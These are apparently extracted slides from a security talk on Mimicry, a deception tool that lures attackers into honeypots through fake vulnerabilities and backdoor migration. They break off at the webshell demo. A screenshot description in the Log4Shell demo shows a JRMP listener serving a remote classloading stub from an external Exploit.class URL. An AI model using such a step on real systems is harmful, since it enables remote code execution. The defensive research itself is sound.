



Mimicry

An Active Deception tool

Chaoxin Wan

Who am I?

- Chaoxin Wan ([@unsignedjuice](#))
- Security researcher @ Chaitin Tech
- Interested in Incident Response & Threat Detection & Traffic Analysis

What is Mimicry?

A tool designed for active deception.
<https://github.com/chaitin/mimicry>

```
mimicry
```

```
AaAeEeTee
```

In incident response scenarios, intercepting attacks or quarantining backdoors is a common response technique. The adversarial active defense will immediately make the attacker perceive that the intrusion behavior is exposed, and the attacker may try to use defense evasion to avoid subsequent detection. These defense evasion may even result in later attacks going undetected.

We can use mimicry-tools deceive the attacker into the honeypot. Then we can consume the attacker's time cost and gain more response time.

Usage:

```
mimicry-tools [command]
```

Agenda

- Motivation
- Implement and Demo
 - Web Attack
 - Brute-Force
 - Webshell
 - Backdoor
 - Reverse Shell

Motivation

Scenario 1

- In defensive scenarios, it is often difficult for security engineers to respond effectively while zero-day vulnerabilities break out. For example, how to quickly deploy protection rules for all services and how to ensure that rules are not bypassed.
- From another perspective, if we can make a large number of fake 0-day vulnerabilities appear on our services, can I achieve the purpose of security protection in another way?

Motivation


Scenario 2

- In an incident response scenario, if an intrusion is detected, we need to achieve threat identification, containment, and cyber attribution, which may be difficult to solve effectively in a short time window.
- From another perspective, if the backdoor can be live migrated to the honeypot without being aware of the attacker so that the attacker can perform post-exploitation operations in the honeypot, the purpose of threat containment can be achieved, and we have more response time.

Implement and Demo


Exploitation Deception

Web Attack Deception - Implement




Web Attack Deception - Demo

This environment mainly simulates the effect of forging vulnerabilities on the demo site if I can manage the WAF of the demo site.




Web Attack Deception - Demo

SQLInjection



The screenshot shows a Stack Overflow search results page for the query 'sqlinjection'. The page is viewed in an Incognito browser window. The search results show 439 results. The top result is a question titled 'Laravel 5 route get parameters SQLInjection' by Viet Nguyen, asking for help with a SQL injection payload. The question has 0 votes, 1 answer, and 597 views. The question text includes a PHP code snippet: `, [$cityFrom,$cityTo,$id]); return $article_detail; }` and mentions that the query is getting 'sqlinjection' because the route sent a raw parameter. The question is tagged with 'php' and 'laravel-5'.


Log4Shell



The screenshot shows a Stack Overflow login page on the left and a terminal window on the right. The terminal window shows a user named Ted@MacBook-Pro running an SSH command to connect to a remote host (47.101.192.122). The user is prompted for a password and enters 'I am victim !'. The terminal output shows the user is logged in as root. The user then runs a command to start a JRMPI listener on port 1099. The listener receives a connection from 47.101.192.122:40448. The user then sends a remote classloading stub targeting the URL 'http://47.101.192.122:50053/Exploit.class'. The terminal output shows the listener is reading the message and sending the remote classloading stub. The user then closes the connection.

Demo link: <https://vimeo.com/773623928>

Brute-Force Deception - Implement



Brute-Force Deception - Demo

command: `ssh root@47.103.46.114`

Victim: 47.103.46.114
Honeypot: 47.101.185.252

correct password

```
File Actions Edit View Help
>>> welcome to real host!
root@6db6d408e32f:~# curl ifconfig.me; echo ""
47.103.46.114
root@6db6d408e32f:~# hostname
6db6d408e32f
root@6db6d408e32f:~#
```

wrong password


```
File Actions Edit View Help
>>> welcome to honeypot!
root@honeypot:/root# curl ifconfig.me; echo ""
  % Total    % Received % Xferd  Average Speed   Time    Time
             Dload  Upload   Total     Spent    0
100    14    100    14    0    0    38    0  --:--:--  --:--:
47.101.185.252
root@honeypot:/root# hostname
honeypot
root@honeypot:/root#
```

Demo link: <https://asciinema.org/a/p59MKhpnp6bFuTEdbRZ4vI9wQ>

Implement and Demo

Post-Exploitation Deception

Webshell Deception - Implement



Webshell Deception - Demo

